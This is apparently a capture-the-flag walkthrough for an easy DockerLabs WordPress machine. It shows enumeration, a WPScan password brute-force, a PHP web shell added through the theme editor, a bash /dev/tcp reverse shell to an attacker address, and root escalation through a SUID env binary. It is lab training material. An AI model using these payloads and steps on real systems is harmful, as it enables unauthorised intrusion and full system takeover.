DockerLabs — https://dockerlabs.es/
- Platform: DockerLabs
- OS: Linux
- Difficulty: Easy
Enumeration
HTTP (80)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Software versions
Apache 2.4.57
Index
- Apache2 Debian Default Page
Dirsearch
WordPressfound
200 -    3KB - /wordpress/wp-login.php
200 -   11KB - /wordpress/
WordPress 6.9
❯ whatweb http://172.17.0.2/wordpress/
http://172.17.0.2/wordpress/ [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[172.17.0.2], MetaGenerator[WordPress 6.9], Script[application/json,importmap,module,speculationrules], Title[Web Invulnerable], UncommonHeaders[link], WordPress[6.9]
WPScan
- Command
wpscan --url http://172.17.0.2/wordpress --enumerate u,ap,at
- Output
[+] XML-RPC seems to be enabled: http://172.17.0.2/wordpress/xmlrpc.php
[+] WordPress readme found: http://172.17.0.2/wordpress/readme.html
[+] Upload directory has listing enabled: http://172.17.0.2/wordpress/wp-content/uploads/
[+] The external WP-Cron seems to be enabled: http://172.17.0.2/wordpress/wp-cron.php

[+] WordPress version 6.9 identified (Latest, released on 2025-12-02).

[+] WordPress theme in use: twentytwentytwo

[+] Enumerating All Plugins (via Passive Methods)
	[i] No plugins Found.

[+] Enumerating All Themes (via Passive and Aggressive Methods)
[+] Checking Theme Versions (via Passive and Aggressive Methods)
	[i] Theme(s) Identified:
		[+] twentytwentyfive
		[+] twentytwentyfour
		[+] twentytwentythree
		[+] twentytwentytwo
[+] Enumerating Users (via Passive and Aggressive Methods)
	[i] User(s) Identified:
		[+] mario
Exploitation
WPScan password attack
- Command
wpscan --url http://172.17.0.2/wordpress \
-U mario -P /usr/share/wordlists/rockyou.txt
- Output
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - mario / love
- WP Credentials
mario:love
WordPress Access (as mario)
- Using credentials above
- http://172.17.0.2/wordpress/wp-login.php

Creating shell.php
Theme Editor > Theme Editor Code > Create

Content
<?php system($_GET['cmd']);?>
Webshell works
❯ curl http://172.17.0.2/wordpress/wp-content/themes/twentytwentytwo/shell.php\?cmd\=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Reverse Shell from Web Shell (shell.php)
cmdvalue
bash -c "/bin/bash -i >& /dev/tcp/172.17.0.1/1337 0>&1"
cmdvalue with URL encoding
bash+-c+"/bin/bash+-i+>%26+/dev/tcp/172.17.0.1/1337+0>%261"
Access as www-data
www-data@a0901aafb48c:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Post-Exploitation
Users with a Shell
$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
SUID binaries
envallows privesc
$ find / -perm -4000 2> /dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/env
/usr/bin/chfn

Privesc to Root
effective uidis root
www-data@a0901aafb48c:/$ env /bin/bash -p

bash-5.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)